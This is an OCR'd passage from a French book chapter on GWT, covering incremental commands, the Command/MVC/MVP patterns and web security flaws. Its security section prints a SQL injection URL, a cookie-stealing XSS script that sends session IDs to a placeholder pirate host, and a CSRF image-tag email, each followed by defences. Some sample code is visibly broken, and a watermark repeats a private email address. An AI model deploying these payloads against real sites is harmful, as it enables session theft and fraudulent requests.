Une commande incrémentale est un traitement exécuté à intervalle régulier tant qu'une condition donnée est vérifiée. L'objectif est de transformer une suite de traitements longs en plusieurs petits fragments de traitements courts.




Figure 15–5
Traitements longs

Les applications de gestion traditionnelles fourmillent d'exemples en tous genres dans lesquels les commandes incrémentales pourraient apporter une énorme plus-value en termes de performances et de réactivité.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Prenons le cas de l'alimentation d'une grille de données contenant nombre de lignes à afficher.

```
public class TestIncrementalCommand implements EntryPoint {

      public void onModuleLoad() {
         TextBox tb = new TextBox();
         Button button = new Button("cliquez moi!");
         button.addClickHandler(new ClickHandler() {

            public void onClick(ClickEvent event) {
               // On crée une table dans laquelle on insère 1000 lignes
               FlexTable t = new FlexTable();
               int i=1;
               RootPanel.get().add(t);

               List<Integer> bigListe = getLongueListe();
               while (++i<bigListe) {
                  t.setWidget(i, 0, new Label("Facture numero "
                              + bigList.get(i)));
               }
            }
         });
         // On ajoute une zone de saisie pour tester la saisie
         // lors de l'affichage
         RootPanel.get().add(tb);
         RootPanel.get().add(button);

      }
      // Charge une liste contenant 1000 lignes
      private List<Integer> getLongueListe() {
         List<Integer> l = new ArrayList<Integer>();
         for (int i=0;i<1000;i++) l.add(i);
         return l;
      }
}
```

De nombreuses applications fonctionnent de cette manière avec un bouton qui récupère une liste (soit par RPC, soit par calcul sur le poste client d'une liste).

Exécutez alors ce bout de code. Pendant environ 5 à 10 secondes, le navigateur se fige complètement ! Pire, on ne voit même pas s'afficher de manière progressive les lignes. Pour vous en convaincre, saisissez une valeur quelconque dans la zone de saisie. Sur certains navigateurs comme IE8, c'est toute la fenêtre qui reste bloquée avec impossibilité de choisir un autre onglet ou d'accéder aux menus. De nombreux projets se satisfont généralement de ces temps de latence. Pourtant, une application,

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

quelle qu'elle soit, ne doit jamais laisser un utilisateur, même pour quelques secondes, dans une telle situation.

Voici maintenant le même exemple adapté pour tirer parti des commandes incrémentales :

```
public class TestIncrementalCommand implements EntryPoint {
      private int i = 1;

      public void onModuleLoad() {
         TextBox tb = new TextBox();
         Button button = new Button("cliquez moi!");
         button.addClickHandler(new ClickHandler() {

            public void onClick(ClickEvent event) {
               final FlexTable t = new FlexTable();
               RootPanel.get().add(t);
               final List<Integer> l = getLongueListe();
               Scheduler.get().scheduleIncremental(new RepeatingCommand() {

                  public boolean execute() {
                     t.setWidget(i, 0, new Label("Facture numero"+ l.get(i)));
                     return ++i < l.size();
                  }
               });
      }
         });
         RootPanel.get().add(tb);
         RootPanel.get().add(button);

      }

      private List<Integer> getLongueListe() {
         List<Integer> l = new ArrayList<Integer>();
         for (int i = 0; i < 1000; i++)
            l.add(i);
         return l;
      }
}
```

Dès l'appui sur le bouton, les lignes apparaissent progressivement à l'écran et nous sommes en mesure de modifier le contenu de la zone de saisie, d'utiliser les barres de défilement ou d'interagir avec le navigateur.

Une commande incrémentale est exécutée à l'infini par un timer tant que sa méthode `execute()` renvoie la valeur `true`. Dans notre cas, nous avons simplement transformé la (longue) boucle d'insertion en plusieurs itérations d'appel à la méthode `execute()`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Séparer présentation et traitement

Tout développeur qui a un tant soit peu implémenté une application client lourd à une large échelle vous le confirmera. Si on ne prend pas soin de séparer code de présentation et traitements, on se retrouve très vite confronté au syndrome du plat de spaghettis. Il faut un cadre pour structurer une application. Dans ce domaine, ces dernières années ont été riches en frameworks et bonnes pratiques en tous genres :

- pattern Commande ;
- MVC (Modèle-Vue-Contrôleur) ;
- MVP (Modèle-Vue-Présenteur).

Chacune de ces architectures présente des avantages et des inconvénients. En choisir une plutôt qu'une autre dépend du contexte d'utilisation et de la manière dont on souhaite séparer les responsabilités.

Le pattern Commande

Le modèle de conception Commande est plutôt trivial par rapport à ses homologues. La présentation est découplée des traitements par une interface spécialisée.

S'il est bien évidemment possible de créer du code spaghetti avec ce modèle, il contentera une majorité de projets avec une certaine rigueur, pour peu qu'il soit associé à d'autres patterns tels que le *Médiateur* ou la *Façade*.

En effet, même si ce n'est pas encore le cas aujourd'hui, il est fort probable que de nombreux projets utilisent à terme un concepteur graphique en mode WYSIWYG pour créer les applications GWT de demain. Ce type de concepteur a tendance à produire du code monolithique et peu structuré. En réalité, peu importe ; le plus important dans la couche graphique n'est pas de structurer la présentation, mais de séparer présentation et traitement pour éviter de noyer le métier dans la masse de code graphique.

L'idée du pattern commande est de confiner le code de traitement dans des commandes découplées du reste de l'application. Une commande doit être réutilisable, testable et structurée en plusieurs sous-commandes dans le cas de traitements complexes. Une commande est souvent appelée à partir d'un événement.




Figure 15–6
Découpage des packages et classes actions

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Du point de vue du découpage de l'interface graphique, nous allons paramétrer le concepteur graphique pour qu'il crée son code par écran dans la méthode `initializeComponent()`. Ce nom n'est pas pris au hasard : c'est celui généralement utilisé par les outils graphiques du marché, que ce soit Windows Forms et WPF avec .NET ou Swing avec l'excellent plug-in JFormDesigner (http://www.jformdesigner.com).

Si vous n'avez pas d'outil GWT, il suffit de créer cette méthode et son contenu à la main. Voici le code de l'écran de login et le contenu de `onModuleLoad()` :

```
(…)
public void onModuleLoad() {
         RootPanel.get().add(new LoginScreen());
      }

// Classe LoginScreen
public class LoginScreen extends Composite {
      public LoginScreen() {
         initializeComponent();
      }

      // Contenu normalement généré par un concepteur graphique
      public void initializeComponent() {
         VerticalPanel vp = new VerticalPanel();
         Label l1 = new Label("Login:");
         final TextBox login = new TextBox();
         Label l2 = new Label("Password:");
         final PasswordTextBox pass = new PasswordTextBox();
         Button b = new Button("Valider");
         final Label msg = new Label("");
         vp.add(l1);vp.add(login);vp.add(l2);
         vp.add(pass);vp.add(msg);
        initWidget(vp);

         // Mapping entre événements et actions
         b.addClickHandler(new ClickHandler() {
            public void onClick(ClickEvent event) {
               LoginAction c = new LoginAction();
               c.setLabel(msg);
               c.setLogin(login.getText());
               c.setPassword(pass.getText());
               c.execute();
            }
         });
      }
}
```

Vous remarquerez l'effort de découplage entre l'action et la classe qui l'utilise. Il faut éviter autant que possible les échanges de composants complexes. On doit pouvoir

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

utiliser une commande à partir d'un autre écran et surtout pouvoir la tester en lui passant des paramètres simples.

Voyons le code de la commande et du module principal :

```
public class LoginAction implements Command {
      private Label msg = null;
      private String login = null;
      private String pass = null;

      public void execute() {
         // La référence svc peut être un service local ou distant
         boolean loginOk = svc.login(this.login,this.pass);
         if (loginOk) {
            // Si login ok, on affiche la fenêtre principale de l'application
            MainScreen m = new MainScreen();
            m.show();
         }
         else msg.setText("Login incorrect, Veuillez recommencer !");

      }

      public void setLogin(String login) {
         this.login = login;
      }

      public void setLabel(Label msg) {
         this.msg = msg;
      }

      public void setPassword(String pass) {
         this.pass = pass;
      }
}
```


Ce modèle de conception présente l'avantage d'être simple d'utilisation. Les débutants en Java l'apprécient car il ne nécessite pas de connaissances pointues et permet de tirer profit des concepteurs graphiques.

En revanche, les plus initiés le trouvent trop simpliste et peu adapté au modèle de développement agile privilégiant testabilité et séparation des responsabilités. Ceux là ont tendance à se tourner vers les modèles beaucoup plus structurants que sont MVC et MVP.

L'approche Modèle Vue Contrôleur

Le Modèle Vue Contrôleur est une architecture et une méthode de conception qui organise les IHM d'une application suivant trois zones de responsabilité : un modèle (modèle de données), une vue (présentation, interface utilisateur) et un contrôleur (logique de contrôle, gestion des événements, synchronisation), chacun ayant un rôle précis dans l'interface.

Figure 15–7
Modèle MVC



Le modèle représente le comportement de l'application, des traitements (accès aux services, calculs, etc.) à la gestion des données (accès aux bases, etc.). Il induit une séparation entre les données et les composants de l'interface graphique. C'est une représentation abstraite de données dans un format découplé de celui qui les manipule.

La vue, la partie visible de l'application, est censée recevoir les événements utilisateur (clic, appui sur le clavier, etc.). Elle est composée de boutons, de conteneurs, de formulaires, etc. La vue a souvent une adhérence importante avec le framework sur lequel elle s'appuie (Swing, GWT, Struts…).

Le contrôleur est l'objet responsable du pilotage du modèle et de la vue. Il prend en charge la gestion des événements et met à jour la vue ou le modèle. Il reçoit tous les événements de l'utilisateur et décide quelle action enclencher. Si une action nécessite un changement des données, le contrôleur demande la modification au modèle et avertit ensuite la vue que les données ont changé. Le contrôleur n'effectue aucun traitement, ne modifie aucune donnée.

Dans le monde GWT, il existe plusieurs frameworks de type MVC. Prenons un cas d'illustration concret au travers du framework PureMVC (http://www.puremvc.org).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

MVC par l'exemple avec le framework PureMVC

Il existe de multiples façons d'induire un découplage entre les trois couches du MVC. PureMVC a choisi le pattern Observer avec une communication basée sur la notification et la souscription.

Dans PureMVC, chaque échange passe par une façade applicative, les écrans interagissent entre eux via des médiateurs (cela évite de coupler des écrans trop fortement par des références directes) et les contrôleurs (appelés également commandes) exécutent la logique métier en s'appuyant sur les modèles. En fin de traitement, les contrôleurs notifient les vues du changement d'état.

L'exemple suivant est une application classique d'authentification proposant un écran de connexion, un écran d'accueil et un SplashScreen (les codes sources peuvent être consultés à l'adresse suivante : http://code.google.com/p/purevmc4gwt).

Au lancement, on commence par enregistrer les différents contrôleurs :

```
public class ApplicationFacade extends Facade {
    public static PureMVC4GWTLoginDemo loginDemo;
    public static ApplicationFacade getInst() {
        if (instance == null) {
            instance = new ApplicationFacade();
            instance.registerCommandProvider(new MyCommandProvider());
        }
        return (ApplicationFacade)instance;
    }

    protected void initializeController() {
        super.initializeController();

        registerCommand(STARTUP, StartupCommand.class);
        registerCommand(SUBMIT_LOGIN, ProcessLogin.class);
    }

    public void start(PureMVC4GWTLoginDemo _projectTracker) {
        ApplicationFacade.loginDemo = _projectTracker;
        notifyObservers(new Notification(STARTUP, null, null));
    }
}
```

Les écrans ont deux opérations à effectuer dans cette architecture MVC. Ils s'abonnent à certains événements (comme le démarrage de l'application ou l'échec de la connexion), puis envoient un message au gestionnaire centralisé. Celui-ci notifie en retour les actions abonnées (les commandes) qui, une fois le traitement effectué, réalisent le chaînage avec les prochaines vues, toujours sur le même principe, en envoyant une notification.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici la classe `LoginScreenMediator` associée à l'écran de connexion. La méthode `listNotificationInterests` précise les événements qui l'intéressent et la méthode `handleNotification()` gère les différents sous-états. Les traitements en sortie associés à cette classe (`SUBMIT_LOGIN` et `EXIT`) sont gérés par des appels à la méthode `notifyObservers(…)`.

Gardez à l'esprit que l'idée de ce modèle est de découpler la plupart des éléments pour éviter de créer des dépendances directes.

```
public class LoginScreenMediator extends Mediator {
    public static final String NAME = "LoginScreenMediator";
    private LoginScreen loginScreen = null;
    public LoginScreenMediator() {
        super(NAME, null);
    }
    // Ce n'est pas à nous de soumettre le login, on envoie un événement
    public void SUBMITLOGIN(String user, String pass) {
        String[] details = new String[] { user, pass };

        this.facade.notifyObservers(new
            Notification(ApplicationFacade.SUBMIT_LOGIN, details, null));
    }

    public void EXIT() {
        ApplicationFacade.loginDemo.exitApp();
    }

    private LoginScreen getLoginScreen() {
        try {
            if (loginScreen == null) {
                loginScreen = new LoginScreen(this);
            }
            return loginScreen;
        } catch (Exception e) {…}
    }
    // Nous sommes intéressés par ces événements
    public String[] listNotificationInterests() {
        return new String[] { ApplicationFacade.LOGIN,
ApplicationFacade.LOGIN_FAIL };
    }

    public void handleNotification(INotification note) {
        if (note.getName().equals(ApplicationFacade.LOGIN)) {
            ApplicationFacade.loginDemo.setCurrentDisplay(getLoginScreen());
            getLoginScreen().showLoginBox();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        } else if (note.getName().equals(ApplicationFacade.LOGIN_FAIL)) {
            getLoginScreen().loginFail();
        }
    }
}
```

Voici enfin un exemple de commande, chargée par exemple de traiter la connexion :

```
public class ProcessLogin extends SimpleCommand implements ICommand {

    public void execute(INotification notification) {
        String[] params = (String[]) notification.getBody();

        if (!params[0].equals("login") && !params[1].equals("secret")) {
        this.facade.notifyObservers(
            new Notification(ApplicationFacade.LOGIN_FAIL, msgErreur, null));
        }
         else
        this.facade.notifyObservers(new
            Notification(ApplicationFacade.LOGIN_SUCCESSFUL, null, null));
    }
}
```

Le pattern MVC a ses adeptes et ses détracteurs. Les premiers apprécient le couplage faible et la possibilité d'ajouter ou de modifier de nouveaux écrans en limitant les conséquences sur le code. Les détracteurs, quant à eux, trouvent le mécanisme parfois un peu lourd et coûteux, notamment lorsqu'il s'agit de suivre un enchaînement d'écrans de bout en bout.

Le pattern MVP

Le MVP ou Modèle Vue Présenteur est un modèle de conception créé au début des années 1990, puis popularisé par Smalltalk dans son framework graphique. Microsoft et Martin Fowler l'ont depuis remis au goût du jour avec la généralisation des méthodes agiles et le besoin croissant de testabilité des IHM.

Les objectifs du pattern MVP sont les suivants :

- Découplage (runAsync) : le découplage des couches dans MVP permet de construire une application modulaire compatible avec les contraintes de dépendances du chargement à la demande.
- Optimisation des appels de service : les appels RPC requièrent parfois l'ajout d'optimisations propriétaires, telles que la mise en cache ou le traitement par lots (batch).
- Centralisation des erreurs : évite le syndrome du copier-coller systématique dans le traitement des erreurs.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


- Gestion de l'historique : la gestion du bouton *Précédent* à chaque changement d'état est prise en compte via des mécanismes événementiels personnalisables.
- Testabilité : toute classe créée dans MVP et destinée à être testée *out-of-the-box* possède systématiquement une interface. Cela permet d'utiliser, entre autres, des outils de bouchonnage (abordés dans le chapitre 14, « L'environnement de tests »), car reproduire un environnement réel est très couteux lorsqu'il s'agit du navigateur.
- Anticipation : en découplant les couches via des responsabilités, il est plus facile d'intégrer les évolutions futures.

Les trois grands concepts logiques du pattern MVP sont :

- Le modèle : il contient les données de l'application, issues de la base de données et manipulées par l'interface graphique. Un modèle n'a aucune adhérence avec le reste des classes du MVP, il doit être isolé.
- La vue : elle constitue la page web restituée à l'utilisateur. Elle contient tous les éléments graphiques nécessaires à sa construction, essentiellement les widgets et les conteneurs.
- Le présenteur : il est l'originalité du pattern, notamment par rapport au modèle MVC. Il a un peu le rôle du contrôleur MVC, sauf qu'il rend totalement étanche les échanges entre la vue et le modèle (là où MVC permet à une vue de référencer directement ses modèle). Nous allons le voir, le présenteur porte le comportement de l'application.

Le schéma suivant décrit cette philosophie MVP et les interactions entre les différentes couches.

Figure 15–8
Modèle vue présenteur



Nous nous arrêterons là en ce qui concerne l'illustration du pattern MVP. En effet, il faut savoir que depuis GWT 2.1, Google a développé son propre Framework appelé « Activities and Places ». Celui-ci reprend quelques principes du pattern MVP. Ce sujet sera traité plus en détail dans le chapitre 19 Activités & Places.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les failles de sécurité

Lorsqu'il s'agit d'applications web, la sécurité est souvent la dernière des priorités. Et pourtant l'histoire du Web 2.0 est jonchée de cadavres causés par les négligences de certains développeurs ou exploitants. Même les plus gros sites ne sont pas épargnés ; ils ont tous été touchés un jour ou l'autre, de Twitter à Facebook, en passant par Google. Nul ne peut ignorer aujourd'hui les méfaits de sites mal sécurisés. Ceci est d'autant plus vrai avec la généralisation du mode d'hébergement en SaaS (*Software as a Service*) ou Cloud Computing. Un pirate mal intentionné peut très facilement se procurer des informations vitales telles que le listing des clients ou prospects d'une application, ou la base de données du site hébergé.

Contrairement à une idée reçue, les pirates ne sont pas ceux qu'on croit. Les pirates d'aujourd'hui n'ont plus rien à voir avec ceux d'antan, aux compétences techniques pointues. Ceux-ci ciblaient leurs attaques pour des raisons bien précises. De nos jours, les pirates sont des *scripts kiddies*, comme on les surnomme. Ils copient et collent des scripts trouvés sur le Web aux effets dévastateurs et développés par leurs congénères plus expérimentés sans objectif réel, à part celui de nuire, par naïveté ou bêtise.

Des pirates d'une autre catégorie utilisent des robots de spam. L'objectif d'un robot est de compromettre une machine ou un serveur pour s'en servir comme relais à l'envoi de spams par milliers ou pour héberger des logiciels interdits par des portes dérobées (les fameux *backdoors*). Un serveur web attaqué par une porte dérobée peut fonctionner parfaitement pendant des semaines sans même s'apercevoir qu'il est infecté.

Dans ce domaine, il existe des grandes familles de failles ou d'intrusions. Cette partie ne cherche pas à être exhaustive ; d'autres ouvrages dédiés au sujet y consacrent l'essentiel de leur contenu. Nous allons simplement mettre en perspective les principales failles pour mieux les contrôler et les prendre en compte avec GWT. Elles ne sont pour la plupart pas liées directement à GWT, mais plutôt au modèle Ajax.

Injection SQL

L'injection SQL (et les débordements de tampon) est sûrement la faille qui a fait le plus de ravages ces dernières années. Le procédé consiste à remplacer un paramètre d'URL dont on sait qu'il est utilisé comme critère SQL pour injecter une requête malveillante.

De nombreux développeurs, sûrement par inexpérience, récupèrent des paramètres d'URL de cette façon pour les inclure dans des requêtes plus complètes :

```
query = "SELECT * FROM users WHERE name = '" + ParametreURL("user") + "';"
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tromper un traitement comme celui-ci est un jeu d'enfant. Il suffit de remplacer le paramètre `user` par `a' or 1=1` :

```
/maPageGWTAuthentication.jsp?user=a'%20or%201=1
```

Dans ce cas, la procédure d'authentification réussit à tous les coups et le pirate se connecte avec les bons droits.

Quelles sont les conséquences pour GWT et comment s'en prémunir ?

Vous l'aurez remarqué, ce type d'attaque tire parti des URL. GWT expose finalement très peu d'URL internes, exceptées les permutations, qui sont généralement des pages statiques ou de simples pages dynamiques. En revanche, les appels RPC ne sont pas à l'abri de ces attaques. Quelqu'un de suffisamment initié peut très bien décrypter le protocole RPC de GWT pour injecter des objets respectant le format de sérialisation RPC avec des données tronquées.

Se prémunir de ce type d'attaque est relativement simple. La première chose consiste à interdire l'accès RPC à toute requête non authentifiée, puis d'éviter l'exposition d'objets JavaScript (DTO/JavaScript) non obfusqués. La seconde protection consiste à vérifier (via une fonction utilitaire) que le paramètre n'a pas été altéré.

Il faut avouer que, comparées à JSP, ASP ou PHP, les attaques par injection sont assez rares en GWT, car certaines protections inhérentes à la technologie n'en font pas la victime idéale.

Cross-site Scripting (XSS)

Les attaques par Cross-site Scripting ou XSS sont les plus communes. Elles consistent à injecter un bout de code JavaScript malveillant dans une zone dans laquelle le développeur ne s'attend pas à trouver un script.

Les cas sont multiples. Vous demandez à un utilisateur de saisir le commentaire d'un produit en texte libre dans un formulaire. Une fois cette description validée, vous l'affichez à l'écran en l'insérant comme simple littéral ou comme titre d'une barre d'outils. Toute méthode qui restitue à l'écran du HTML préalablement saisi par un utilisateur s'expose potentiellement aux dangers du XSS.

Voici du code qui semble anodin en apparence. L'utilisateur alimente un champ de type `RichTextArea` dont on affiche le contenu riche en évaluant le HTML.

```
public class TestXSS implements EntryPoint {

      public void onModuleLoad() {
         final RichTextArea t = new RichTextArea();
         t.setText("Saisir ici le commentaire ");
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        final VerticalPanel vp = new VerticalPanel();
        Button b = new Button("Valider");
        vp.add(t);
        b.addClickHandler(new ClickHandler() {

           public void onClick(ClickEvent event) {
              // Affiche sous la zone de saisie le texte de la description
              vp.add(new HTML("<b>Commentaire : </b>" + t.getText()));
           }
        });
        vp.add(b);
        RootPanel.get().add(vp);

     }
}
```

Lorsque nous saisissons du texte classique la première fois, celui-ci est affiché normalement sous le bouton. Puis, nous saisissons ensuite un bout de code JavaScript.




Figure 15–9
Exemple de Cross Site Scripting

Le script est évalué par le navigateur lorsqu'on appuie sur *Valider* et le message *Votre session a été piratée !* s'affiche.

Imaginez maintenant que ce champ commentaire soit stocké en base de données puis réaffiché par un utilisateur lambda. Un script qui aurait pour effet de lire les cookies de l'utilisateur en cours (contenant ses informations de session HTTP) pour les renvoyer à un site distant via une requête Ajax aurait des effets désastreux.

Pour se prémunir des attaques XSS, une règle a été mise en place à l'échelle de tous les navigateurs. Cette règle s'appelle SOP pour *Same Origin Policy* ou garantie de la même origine. Tout code JavaScript téléchargé par un navigateur à partir d'un site X ne peut communiquer via Ajax qu'à destination du même site X. Le but est d'empêcher des attaques XSS dans lesquelles les informations seraient envoyées vers d'autres sites distants.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Pourtant, chose terrible avec le Web, les règles les plus strictes sont souvent reléguées à jouer les simples épouvantails. Il existe en effet un contournement trivial permettant d'envoyer des informations à d'autres sites. Attention, l'idée n'est pas de faire de vous des pirates en puissance, mais simplement de vous mettre en garde sur les dangers XSS.

Il se trouve que JavaScript permet de construire dynamiquement des pages en ajoutant des balises à l'exécution. Il se trouve aussi qu'une simple image (balise `<img src="url"/>`) pointant vers une URL source est automatiquement chargée par le navigateur. Imaginez maintenant le code JavaScript suivant injecté dans le champ riche précédent :

```
<script>
// Renvoie une valeur de cookie à partir d'une clé donnée
function get_cookie (cookie_name )
{
  var results = document.cookie.match ( '(^|;) ?' + cookie_name +
'=([^;]*)(;|$)' );
  if ( results )
    return ( unescape ( results[2] ) );
  else
    return null;
}
// Construit une image dont la source est une page JSP à qui on envoie les
informations sensibles de l'utilisateur (cookies, …)
document.write("<img src='http://monsitepirate/spy.jsp?session="
                                    +get_cookie('jsessionid')+"' />");
</script>
```

L'astuce (si on peut s'exprimer ainsi) consiste à charger une image à partir d'une URL dynamique, qui a pour seul effet d'appeler une page (en l'occurrence `spy.jsp`) située sur un site pirate. La page pirate en question effectue un simple `request.getParameter("session")` et peut ainsi récupérer et stocker la session distante de sa victime. Cette dernière ne voit au pire qu'une croix correspondant à l'image non trouvée (une erreur 404). Dès les premiers affichages de pages contenant le script malintentionné, le pirate reçoit les requêtes lui renvoyant des identifiants de sessions. On pourrait même imaginer qu'il les reçoive tranquillement par courrier électronique.

Les effets du XSS peuvent être ravageurs si votre base de données est infectée. Au fil de l'eau, l'identité de chaque utilisateur peut ainsi être usurpée. Le site pirate dispose des cookies, de l'heure de connexion, de l'URL du site source, bref tout ce qu'il faut pour reproduire une requête au nom de quelqu'un d'autre. Cela fait froid dans le dos.

Quelles sont les conséquences pour GWT et comment s'en prémunir ?

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les dégâts sur un site GWT sont évidents. Le pirate peut interroger des services RPC sans être passé préalablement par une phase d'authentification.

Pour s'en prémunir, là encore les actions sont relativement simples, mais dans la pratique personne ne le fait réellement. Il suffit d'analyser et de filtrer le contenu de tous les champs susceptibles d'être restitués à l'écran. Cela concerne tous les champs issus d'entrées utilisateur ou de paramètres d'URL susceptibles d'insérer une donnée textuelle en base de données.

Enfin, toute insertion de code JavaScript externe à l'application GWT doit être scrutée avec minutie pour éviter ce genre d'exposition. Il en va de même pour les flux JSON et les évaluations (instruction `eval()` en JavaScript) de code dont les paramètres ne sont pas maîtrisés.

CSRF (Cross-Site Request Forgery)

Le CSRF ou CRF est une technique utilisée par les pirates pour forcer l'exécution d'une requête sous l'identité de quelqu'un d'autre.

Imaginons Madame Dupont, responsable de la paie dans son entreprise. Comme tous les 29 du mois, Madame Dupont est connectée sur l'outil RH maison, Prim'Facile, hébergé en mode SaaS et utilisé depuis plusieurs années.

Madame Dupont est pressée : ce mois-ci, les employés ont envoyé tardivement leur compte rendu d'activité et les responsables des unités d'affaires l'informent à la dernière minute des primes à injecter aux paies des différents salariés. C'est le moment que choisit l'ami Sami. Il connait très bien l'application Prim'Facile. Pour avoir téléchargé les sources de l'outil disponibles en libre accès un peu partout, il sait que la page permettant d'ajouter des primes est celle-ci :

```
http://primfacile.com/ajoutePrime?user=<Qui>&montant=<Combien>
```

Bien évidemment, l'ami Sami n'a aucune habilitation au sein de l'application Prim'Facile. En revanche, il sait que Madame Dupont en possède une et utilise une messagerie avec le mode HTML activé par défaut (comme la majorité d'entre nous). Elle est connectée et sa session HTTP est active. Il en profite donc pour lui envoyer un simple e-mail contenant le message suivant :

```
<p>Bonjour Madame Dupont,
J'ai pris des photos au dernier repas du comité d'entreprise. Vous étiez
ravissante. </p><p>
Signé L'amiSami
<img src="http://primfacile.com/ajoutePrime?user=LamiSami&montant=1000"/>
</p>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Madame Dupont possède Gmail ou Outlook comme messagerie, ces derniers désactivent par défaut les images, mais l'ami Sami est malin. Madame Dupont a justement besoin de visualiser ces photos. Elle force donc l'affichage des photos, ce qui provoque instantanément le chargement de l'URL `ajoutePrime?user=LamiSami&montant=1000`. Cette requête ayant été effectuée à partir du compte de Madame Dupont, c'est bien sa session active qui est utilisée par le client HTTP. La requête s'exécute, sans qu'elle le sache, et octroie une prime de 1 000 euros à l'ami Sami. Le tout, en ayant simplement envoyé un e-mail. Vous découvrez là les méfaits des attaques CSRF.

Notez que l'attaque aurait également pu être lancée à partir d'une URL envoyée à la victime. Il suffit que la victime affiche une page contenant une balise image piégée.

Quelles sont les conséquences pour GWT et comment s'en prémunir ?

Ce type d'attaque est malheureusement fréquent dans le monde Ajax. Pour s'en prémunir, il existe plusieurs mécanismes. Le premier consiste à demander systématiquement une confirmation interactive à toute requête censée provoquer une mise à jour transactionnelle sensible. De ce fait, lorsque Madame Dupont active sans le savoir l'URL, elle voit apparaître une boîte de dialogue lui demandant de confirmer l'octroi de la prime à l'ami Sami. Cependant, ce procédé va à l'encontre des règles de base des applications Ajax. En effet, celles-ci impliquent que tout dialogue entre clients et serveurs s'opère via des requêtes asynchrones sans pages intermédiaires.

La deuxième astuce consiste à passer par la méthode `POST` côté serveur plutôt que `GET` (attention, ce procédé n'est pas fiable à 100 %, car un pirate peut toujours construire un formulaire dans son courriel).

La troisième, la plus sûre, consiste à faire transiter un jeton secret (pour éviter de s'appuyer sur les cookies) lors des échanges HTTP. Dans ce cas, le serveur extrait du corps de la requête le jeton secret et s'en sert comme identification de l'appelant. Le jeton n'étant jamais stocké en en-tête HTTP, contrairement aux cookies, il a moins de chances d'être intercepté.

La sécurité sur le Web part du principe qu'un utilisateur est identifié par son navigateur et une session par ses cookies. Les cookies peuvent être volés, copiés et dupliqués. Gardez cela à l'esprit lorsque vous construirez vos applications Ajax.

EN PRATIQUE

Les attaques CSRF nécessitent tout de même une connaissance préalable de l'application attaquée car aucune information n'est exploitable en sortie, contrairement aux injections SQL.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les autres attaques

Il existe d'autres attaques, comme la traversée des répertoires (possibilité d'accéder de manière absolue à un fichier stocké sur le serveur web en passant par son chemin relatif), ou l'ouverture des répertoires en upload (ce qui permet à un pirate de glisser un script et de l'exécuter avec les droits du serveur web).

